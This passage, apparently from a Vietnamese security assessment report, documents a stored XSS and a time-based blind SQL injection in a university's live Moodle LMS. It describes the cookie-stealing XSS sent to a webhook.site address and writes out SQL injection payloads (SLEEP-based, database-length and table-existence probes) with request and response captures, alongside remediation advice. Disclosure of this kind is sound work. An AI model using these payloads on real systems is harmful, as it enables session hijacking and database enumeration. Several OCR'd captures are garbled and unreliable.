
Hình 4.19: Giao diện tạo sự kiện mới

Chèn Media: Trong phần Description (Mô tả) của lịch sự kiện, chọn Insert Video. Sau đó chọn tùy chọn chèn Audio/Video:

Hình 4.20: Tạo sự kiện mới

Tìm đến phần Subtitles and Captions. Tìm đến trường Label để chèn payload Cross-Site Scripting:

CHƯƠNG 4. CÁC ĐÓNG GÓP NỐI BẬT



Hình 4.21: Chọn tùy chọn chèn Audio/Video

Ví dụ payload đã chèn để lấy cookie ra webhook:

The screenshot shows two browser developer tool Network tabs. The left tab displays a POST request to 'core_calendar_submit_create_update_form' with a large payload in the body. The right tab shows a response with a large payload in the 'titles' field of the 'Label' element, which is highlighted with a red box. The payload contains a complex string of characters, including URLs and special characters, designed to extract a cookie from a webhook.

Hình 4.22: Chèn payload XSS trong trường Label

Khi người dùng truy cập trang, cookie người dùng sẽ tự động được gửi ra ngoài vào webhook (Vì không có HttpOnly):

CHƯƠNG 4. CÁC ĐÓNG GÓP NỔI BẬT

The screenshot shows a Moodle calendar interface. On the left, there's a sidebar with an 'Events key' section containing icons for hiding site, category, course, group, and user events. Below it is a 'Monthly view' calendar for September and October 2025. The main area displays a list of events, with one event titled 'Hook Cookie' listed under 'User event'. This event has a timestamp of 'Yesterday, 12:18 AM'. To the right of the event is a thumbnail image of two young women. At the top right of the page, there's a button labeled 'New event'.

Hình 4.23: Khi người dùng load trang, cookie người dùng sẽ tự động được gửi ra ngoài vào webhook

Truy cập vào webhook, quan sát đã lấy được cookie:

The screenshot shows a 'Webhook.site' interface. In the center, there's a 'Request Details & Headers' section for a captured GET request. The 'Query strings' field contains a URL-encoded cookie: 'MoodleSession=pe1tj9aijfti0uhkp0bkhb3eb; _gid=GA1.3.423380152.1761655194; _ga_TG0569QXB4=GS2.1.s1761753844\$06\$g1t1761758159\$j58\$10\$h0; _ga=GA1.1.904268887.1761655194'. A red box highlights this cookie value. Below the request details, there's a 'Form values' section which is currently empty. On the left side of the interface, a list of other captured requests is visible.

Hình 4.24: Lấy cookie thành công trên webhook

Vị trí:

Bảng 4.7: Danh sách đường dẫn được ghi nhận cho lỗ hổng Stored XSS

#	Phương thức	Đường dẫn
1	POST	https://lms.hust.edu.vn/calendar/view.php

4.7.5 Phương án khắc phục

Hệ thống cần thực hiện kiểm tra và làm sạch toàn bộ dữ liệu đầu vào do người dùng cung cấp trước khi lưu trữ hoặc xử lý, nhằm loại bỏ các thẻ HTML, thuộc tính và cú pháp nguy hiểm có khả năng thực thi mã JavaScript. Việc kiểm tra dữ liệu đầu vào cần được triển khai nhất quán tại phía máy chủ, thay vì chỉ dựa vào cơ chế kiểm soát phía client, để đảm bảo không thể bị bỏ qua hoặc thao túng. Đồng thời, nên áp dụng các danh sách cho phép (whitelist) đối với các thẻ và định dạng hợp lệ nhằm giảm thiểu nguy cơ chèn mã độc.

Bên cạnh đó, dữ liệu được hiển thị trên trình duyệt cần được mã hóa đầu ra (output encoding) theo đúng ngữ cảnh sử dụng, chẳng hạn như HTML, JavaScript, URL hoặc thuộc tính HTML, để đảm bảo nội dung không bị diễn giải và thực thi dưới dạng mã lệnh. Việc mã hóa đầu ra giúp ngăn chặn các payload XSS ngay cả trong trường hợp dữ liệu độc hại đã được lưu trữ trong hệ thống.

Ngoài ra, cookie phiên cần được cấu hình đầy đủ các thuộc tính bảo mật như HttpOnly, Secure và SameSite để hạn chế khả năng truy cập cookie từ JavaScript phía client và ngăn chặn việc gửi cookie qua các kết nối không an toàn. Điều này giúp giảm thiểu tác động của lỗ hổng XSS trong trường hợp kẻ tấn công chèn được mã độc thành công.

Bên cạnh các biện pháp trên, cần thường xuyên rà soát, kiểm thử bảo mật và cập nhật các thư viện, framework đang sử dụng để đảm bảo tuân thủ các khuyến nghị bảo mật hiện hành.


4.7.6 Tham chiếu:

OWASP Web Security Testing Guide - WSTG-INPV-02: Testing for Stored Cross Site Scripting

4.8 Lỗ hổng SQL Injection

4.8.1 Đánh giá rủi ro bảo mật: Cao

Dựa trên phương pháp OWASP Risk Rating, lỗ hổng SQL Injection được đánh giá với hệ số khả năng khai thác là 6.125 và hệ số tác động là 5.75. Kết quả cho thấy lỗ hổng có khả năng bị khai thác cao và mức độ tác động ở mức trung bình, do đó mức độ rủi ro tổng thể của lỗ hổng được xác định ở mức Cao.



Hình 4.25: Đánh giá rủi ro bảo mật cho lỗ hổng SQL Injection

4.8.2 Mô tả

Ứng dụng tồn tại lỗ hổng SQL Injection (Blind/Time-based) tại tham số sort trong request được gửi từ chức năng Dashboard. Do giá trị của sort được đưa trực tiếp vào câu truy vấn SQL mà không được kiểm soát, kẻ tấn công có thể chèn ký tự đặc biệt để làm thay đổi cú pháp truy vấn.

4.8.3 Tác động


Lỗ hổng SQL Injection cho phép kẻ tấn công xác định và liệt kê tên các bảng trong cơ sở dữ liệu thông qua kỹ thuật suy luận. Mặc dù tại thời điểm kiểm thử chưa thể truy xuất trực tiếp nội dung dữ liệu, việc lộ cấu trúc cơ sở dữ liệu đã cung cấp thông tin quan trọng về cách tổ chức, mối quan hệ giữa các bảng và các thành phần bên trong hệ thống.

Những thông tin này có thể được sử dụng làm bước đệm cho các kịch bản tấn công nâng cao hơn trong trường hợp lỗ hổng không được khắc phục kịp thời, chẳng hạn như mở rộng khai thác để đọc dữ liệu nhạy cảm, kết hợp với các lỗ hổng khác hoặc hỗ trợ quá trình phân tích sâu kiến trúc hệ thống. Do đó, lỗ hổng này tiềm ẩn rủi ro đối với tính bảo mật tổng thể của ứng dụng và cần được ưu tiên xử lý sớm nhằm hạn chế khả năng bị khai thác trong thực tế.

CHƯƠNG 4. CÁC ĐÓNG GÓP NỔI BẬT

4.8.4 Tái hiện

Truy cập chức năng Dashboard ta có được request như sau:



Hình 4.26: Truy cập vào chức năng Dashboard trên giao diện

Request	Response
<pre>Pretty Raw Hex 1 POST /lib/ajax/service.php?seskey=FWFQEzhxPJ&info= core_course_get_enrolled_courses_by_timeline_classification HTTP/1.1 2 Host: lms.hust.edu.vn 3 Cookie: _gid=GAL.3.1408E15071.1761632649; layout_sidebar=shown; MoodleSession= Sehqudpjnkhcs7h9riqc2b6ll; _gat_gtag_UA_145155340_l=1; _ga_TGQ569QXB4= GSZ.1.w17617194509;_gclid=CjwKCAiA246C548CB.1761632649 4 Content-Length: 202 5 Sec-Ch-Ua-Platform: "Windows" 6 Accept-Language: en-US,en;q=0.9 7 Sec-Ch-Ua: "Not-AV;and";v="24", "Chromium";v="140" 8 Sec-Ch-Ua-Mobile: ?0 9 X-Forwarded-For: 127.0.0.1 10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36 11 Accept: application/json, text/javascript, */*, q=0.01 12 Content-Type: application/json 13 Origin: https://lms.hust.edu.vn 14 Sec-Fetch-Site: same-origin 15 Sec-Fetch-Mode: cors 16 Sec-Fetch-Dest: empty 17 Referer: https://lms.hust.edu.vn/my/ 18 Accept-Encoding: gzip, deflate, br 19 Priority: u1, i 20 Connection: keep-alive 21 22 { { "index": 0, "methodname": "core_course_get_enrolled_courses_by_timeline_classification", "args": [{ "offset": 0, "filter": { "classification": "all", "sort": "fullname", "customfieldname": "", "customfieldvalue": "" } }] } }</pre>	<pre>Pretty Raw Hex Render 1 HTTP/1.1 200 OK 2 Server: nginx 3 Date: Wed, 29 Oct 2025 08:38:32 GMT 4 Content-Type: application/json; charset=utf-8 5 Connection: keep-alive 6 Vary: Accept-Encoding 7 Expires: Thu, 19 Nov 1981 08:52:00 GMT 8 Cache-Control: no-store, no-cache, must-revalidate 9 Pragma: no-cache 10 Feature-Policy: microphone 'none' 11 Header-Policy: no-referrer-when-downgrade 12 X-Content-Type-Options: nosniff 13 X-Download-Options: noopen 14 X-Frame-Options: SAMEORIGIN 15 X-Permitted-Cross-Domain-Policies: none 16 X-XSS-Protection: 1; mode=block 17 Content-Length: 74607 18 19 [{ "error": false, "data": ["courses": [{ "id": 888, "fullname": "BL-ED3220-134555 - K\ulef9 n\u0103ng m\u00e1uleclm", "shortname": "BL-ED3220-134555", "idnumber": "BL-ED3220-134555", "summary": "", "summaryformat": "1", "startdate": 1645754760, "enddate": 165183160, "visible": true, "fullnamedisplay": "BL-ED3220-134555 - K\ulef9 n\u0103ng m\u00e1uleclm", "viewurl": "https://lms.hust.edu.vn/course/view.php?id=888" }]] }]</pre>

Hình 4.27: Request gửi từ chức năng Dashboard

Qua phân tích, nhận thấy tham số sort trong request có dấu hiệu không được

kiểm soát chặt chẽ. Cụ thể, khi truyền ký tự đặc biệt như dấu chấm phẩy (,) vào tham số sort, phản hồi từ server thay đổi bất thường:

```

Request
Pretty Raw Hex
1 POST /lib/ajax/service.php?sesskey=FWFQEsrxPJ4info=
2 core_course_get_enrolled_courses_by_timeline_classification HTTP/1.1
3 Host: lms.hust.edu.vn
4 Cookie: _gid=GAL_3.1408615971.1761632649; layout_sidebars=shown; MoodleSession=Sebqudpnlkrcs7K5rigCh6ll; _get_graq_UA_145155348_l=1; _ga_TGQ5690084=GZL_1.x1761719450f06f91f1761723086fj1f10fh0; _ga=GAL.3.246254828.1761632648
5 Content-Length: 203
6 Sec-Ch-Ua-Platform: "Windows"
7 Sec-Ch-Ua-Language: "en-US,en;q=0.9
8 Sec-Ch-Ua: "NotABrand";v="24", "Chromium";v="140"
9 Sec-Ch-Ua-Mobile: ?0
10 X-Requested-With: XMLHttpRequest
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36
12 Accept: application/json, text/javascript, */*; q=0.01
13 Content-Type: application/json
14 Origin: https://lms.hust.edu.vn
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: cors
17 Sec-Fetch-Dest: empty
18 Referer: https://lms.hust.edu.vn/my/
19 Accept-Encoding: gzip, deflate, br

"sort": "fullname; ",
```

```

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Wed, 29 Oct 2025 08:38:38 GMT
4 Content-Type: application/json; charset=utf-8
5 Connection: keep-alive
6 Vary: Accept-Encoding
7 Expires: Thu, 19 Nov 1981 08:52:00 GMT
8 Cache-Control: no-store, no-cache, must-revalidate
9 Pragma: no-cache
10 Feature-Policy: microphone 'none'

"message": "Error reading from database",
```

Hình 4.28: Chèn dấu chấm phẩy vào tham số sort

Khi bổ sung ký tự comment (-) để vô hiệu hóa phần truy vấn phía sau, ứng dụng hoạt động trở lại bình thường, cho thấy tham số này được chèn trực tiếp vào câu truy vấn SQL:

```

Request
Pretty Raw Hex
1 POST /lib/ajax/service.php?sesskey=FWFQEsrxPJ4info=
2 core_course_get_enrolled_courses_by_timeline_classification HTTP/1.1
3 Host: lms.hust.edu.vn
4 Cookie: _gid=GAL_3.1408615971.1761632649; layout_sidebars=shown; MoodleSession=Sebqudpnlkrcs7K5rigCh6ll; _get_graq_UA_145155348_l=1; _ga_TGQ5690084=GZL_1.x1761719450f06f91f1761723086fj1f10fh0; _ga=GAL.3.246254828.1761632648
5 Content-Length: 203
6 Sec-Ch-Ua-Platform: "Windows"
7 Sec-Ch-Ua-Language: "en-US,en;q=0.9
8 Sec-Ch-Ua: "NotABrand";v="24", "Chromium";v="140"
9 Sec-Ch-Ua-Mobile: ?0
10 X-Requested-With: XMLHttpRequest
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36
12 Accept: application/json, text/javascript, */*; q=0.01
13 Content-Type: application/json
14 Origin: https://lms.hust.edu.vn
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: cors
17 Sec-Fetch-Dest: empty
18 Referer: https://lms.hust.edu.vn/my/
19 Accept-Encoding: gzip, deflate, br

"sort": "fullname;-- ",
```

```

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Wed, 29 Oct 2025 08:41:54 GMT
4 Content-Type: application/json; charset=utf-8
5 Connection: keep-alive
6 Vary: Accept-Encoding
7 Expires: Thu, 19 Nov 1981 08:52:00 GMT
8 Cache-Control: no-store, no-cache, must-revalidate
9 Pragma: no-cache
10 Feature-Policy: microphone 'none'
11 Referrer-Policy: no-referrer-when-downgrade
12 X-Content-Type-Options: nosniff
13 X-Download-Options: noopener
14 X-Frame-Options: SAMEORIGIN
15 X-Permitted-Cross-Domain-Policies: none
16 X-XSS-Protection: 1; mode=block
17 Content-Length: 74507
18
19 {
    "error": false,
    "data": {
        "courses": [
            {
                "id": 888,
                "fullname": "BL-ED3220-134555 - Kuleif9 n\u0103ng m\u00e1uleclm",
                "shortname": "BL-ED3220-134555",
                "idnumber": "BL-ED3220-134555",
                "summary": "",
                "summaryformat": 1,
                "startdate": "1645754760",
                "enddate": "165723160",
                "visible": true,
                "fullnamedisplay": "BL-ED3220-134555 - Kuleif9 n\u0103ng m\u00e1uleclm",
                "viewurl": "https://lms.hust.edu.vn/course/view.php?id=888",
                "category": "Khoa hoc"
            }
        ]
    }
}
```

Hình 4.29: Chèn ký tự comment vào tham số sort

Tiếp tục thử nghiệm với payload SQL Injection theo hướng time-based, phản hồi từ server xuất hiện độ trễ rõ rệt (khoảng 5 giây), xác nhận sự tồn tại của lỗ hổng SQL Injection tại tham số sort:

CHƯƠNG 4. CÁC ĐÓNG GÓP NỐI BẬT

```

Request
Pretty Raw Hex
1 POST /lib/ajax/course/service.php?sesskey=FWFQKdhnPj4info
2 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
3 Host: ias.hust.edu.vn
4 Cookie: _uid=GAL.3.1408618971.1761822649; layout_sidebar_shown; MoodleSession=Sebqdpjnlnl7479sq1gD8ll; ga=gtag_UA_145155248_l=1; ga_TG0499Q34=OC-145155248; _ga=GA.3.1408618971.1761822649; _ga=GAL.3.246254828.1761832649
5 Content-Length: 249
6 Sec-Ch-Ua-Platform: "Windows"
7 Sec-Ch-Ua-Bandwidth: "en-US,en;q=0.9"
8 Sec-Ch-Ua-Mobile: ?0
9 X-Requested-With: XMLHttpRequest
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36
11 Accept: application/json, text/javascript, */*; q=0.01
12 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
13 Access-Control-Allow-Origin: https://ias.hust.edu.vn
14 Access-Control-Allow-Methods: POST, GET, PUT, DELETE, PATCH, OPTIONS
15 Access-Control-Allow-Headers: Content-Type, Authorization, X-Requested-With
16 X-Permitted-Cross-Domain-Policies: none

"sort\":\"fullname AND (SELECT 9807 FROM (SELECT(SLEEP(5))yBos)\",

Response
Pretty Raw Hex Render
19 {
    "error": false,
    "data": [
        {
            "id": 3030,
            "fullname": "BL-ED3220-134565 - Eulef9 n\u0103ng m\u0103lecm",
            "shortname": "BL-ED3220-134565",
            "summary": "",
            "summaryformat": 1,
            "startdate": "1646754740",
            "enddate": "1646754810",
            "visible": true,
            "fullnamesdisplay": "BL-ED3220-134565 - Eulef9 n\u0103ng m\u0103lecm",
            "viewurl": "https://ias.hust.edu.vn/course/view.php?id=800",
            "courseimage": "data:image/svg+xml;base64,PD94bWwgdmVyc2lvbj0IMS4wI"
        }
    ]
}
75,049 bytes | 5,200 millis

```

Hình 4.30: Chèn payload time-based vào tham số sort

Dựa vào kỹ thuật trên, có thể xác định được độ dài tên database thông qua sự khác biệt về thời gian phản hồi:

```

Request
Pretty Raw Hex
1 POST /lib/ajax/course/service.php?sesskey=FWFQKdhnPj4info
2 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
3 Host: ias.hust.edu.vn
4 Cookie: _uid=GAL.3.1408618971.1761822649; layout_sidebar_shown; MoodleSession=Sebqdpjnlnl7479sq1gD8ll; ga=gtag_UA_145155248_l=1; ga_TG0499Q34=OC-145155248; _ga=GA.3.1408618971.1761822649; _ga=GAL.3.246254828.1761832649
5 Content-Length: 260
6 Sec-Ch-Ua-Platform: "Windows"
7 Sec-Ch-Ua-Bandwidth: "en-US,en;q=0.9"
8 Sec-Ch-Ua-Mobile: ?0
9 X-Requested-With: XMLHttpRequest
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36
11 Accept: application/json, text/javascript, */*; q=0.01
12 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
13 Access-Control-Allow-Origin: https://ias.hust.edu.vn
14 Access-Control-Allow-Methods: POST, GET, PUT, DELETE, PATCH, OPTIONS
15 Access-Control-Allow-Headers: Content-Type, Authorization, X-Requested-With
16 X-Permitted-Cross-Domain-Policies: none

"sort\":\"fullname LIKE (SELECT CASE WHEN (LENGTH(DATABASE())=6) THEN 5 ELSE 0x2B END)\",

Response
Pretty Raw Hex Render
19 {
    "error": false,
    "data": [
        {
            "id": 3030,
            "fullname": "BL-174611-157542 - C:\u00e1c h\u00e1le7 th\u00eduleding ph\u00d1u00
            e\u00e1c h\u00e1le7 th\u00eduleding ph\u00d1u00e5ng",
            "shortname": "BL-174611-157542",
            "idnumber": "BL-174611-157542",
            "summary": "",
            "summaryformat": 1,
            "startdate": "1733910580",
            "enddate": "1733911140",
            "visible": true,
            "fullnamesdisplay": "BL-174611-157542 - C:\u00e1c h\u00e1le7 th\u00eduleding ph\u00d1u00
            e\u00e1c h\u00e1le7 th\u00eduleding ph\u00d1u00e5ng",
            "viewurl": "https://ias.hust.edu.vn/course/view.php?id=3030",
            "courseimage": "data:image/svg+xml;base64,PD94bWwgdmVyc2lvbj0IMS4wI"
        }
    ]
}
75,049 bytes | 5,201 millis

```

Hình 4.31: Chèn payload xác định độ dài database vào tham số sort

Từ kết quả trên, tiến hành kiểm tra sự tồn tại của các bảng trong cơ sở dữ liệu bằng cách chèn các truy vấn kiểm chứng. Khi cung cấp tên bảng hợp lệ, ứng dụng trả về phản hồi bình thường; ngược lại, với tên bảng không tồn tại, hệ thống phát sinh lỗi:

CHƯƠNG 4. CÁC ĐÓNG GÓP NỔI BẬT

Hình 4.32: Ứng dụng trả về phản hồi bình thường nếu tên bảng đúng

Request

```
Pretty Raw Hex
1 POST /lib/ajax/service.php?sesskey=FWQJZexhPJ&info=
core_course_get_enrolled_courses_by_timeline_classification HTTP/1.1
2 Host: lms.hust.edu.vn
3 Cookie: __uid=GAL_3.1408615871.1761632649; layout_sidebars=shown; MoodleSession=
bodgdpnjkcs7k9r1qCsb6ll; _gat_gtag_UA_145155346_l=1; __ga_TGQ5G9QB4=
GSC_1.s1761719450506f1glt1761723086fj10sh0; __ga=GAL_3.246254828.1761632648
4 Content-Length: 227
5 Sec-Ch-Ua-Platform: "Windows"
6 Accept-Language: en-US,en;q=0.9
7 Sec-Ch-Ua-Bandwidth: "24", "Chromium";v="140"
8 Sec-Ch-Ua-Mobile: "0"
9 X-Requested-With: XMLHttpRequest
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(iPhone, like Gecko) Chrome/140.0.0.0 Safari/537.36
11
12 "sort": "fullname OR (SELECT 1 FROM mdl_message)", "c...
13
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Dest: empty
17 Referer: https://lms.hust.edu.vn/my/
18 Accept-Encoding: gzip, deflate, br
19 Priority: uel, i
20 Connection: keep-alive
21
22 [
23   {
24     "index": 0,
25     "methodname": "core_course_get_enrolled_courses_by_timeline_classification",
26     "args": [
27       {
28         "offset": 0,
29         "limit": 10,
30         "classification": "all",
31         "sort": "fullname OR (SELECT 1 FROM zzzzz)",
32         "customfieldname": "",
33         "customfieldvalue": ""
34       }
35     ]
36   }
37 ]
```

Response

```
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Wed, 29 Oct 2025 08:49:56 GMT
4 Content-Type: application/json; charset=utf-8
5 Connection: keep-alive
6 Vary: Accept-Encoding
7 Expires: Thu, 19 Nov 1981 08:52:00 GMT
8 Cache-Control: no-store, no-cache, must-revalidate
9 Pragma: no-cache
10 Feature-Policy: microphone 'none'
11 Referrer-Policy: no-referrer-when-downgrade
12 X-Content-Type-Options: nosniff
13 X-Download-Options: noopen
14 X-Frame-Options: SAMEORIGIN
15
16
17 [
18   {
19     "error": true,
20     "exception": {
21       "message": "Error reading from database",
22       "errortype": "xmldbexception",
23       "link": "https://lms.hust.edu.vn/",
24       "moreinfourl": "https://docs.moodle.org/38/en/error/moodle/xmldbexception"
25     }
26   }
27 ]
28
29 "message": "Error reading from database",
```

Hình 4.33: Ứng dụng trả về phản hồi lỗi nếu tên bảng sai

Cuối cùng, sử dụng công cụ tự động hóa để lần lượt gửi các payload tương ứng, qua đó liệt kê được danh sách tên các bảng trong cơ sở dữ liệu như ảnh sau.

Request	Payload	Status code	Response received	Error	Timeout	Length
62	mdl_badge	200	17231			75049
39	mdl_grade_outcomes	200	12339			75049
86	mdl_mnet_log	200	10454			75049
66	mdl_cohort	200	10432			75049
54	mdl_lesson_attempts	200	10323			75049
68	mdl_competency	200	8107			75049
46	mdl_events_handlers	200	5346			75049
3	mdl_log	200	5240			75049
76	mdl_grading_instances	200	5170			75049
42	mdl_resource_old	200	5095			75049
40	mdl_files_reference	200	5060			75049
12	mdl_user_info_data	200	5059			75049
51	mdl_context_temp	200	4372			75049
73	mdl_grade_import_values	200	4359			75049
75	mdl_grading_definitions	200	4323			75049
82	mdl_message	200	4306			75049
94	mdl_rating	200	4219			75049
102	mdl_tool_policy	200	4045			75049
100	mdl_tool_customlang	200	3252			75049
50	mdl_capabilities	200	15541			761
58	mdl_assign_submission	200	15309			761
24	mdl_quiz_attempts	200	14321			761
26	mdl_question	200	13353			761
57	mdl_survey	200	13291			761
17	mdl_course_categories	200	13263			761
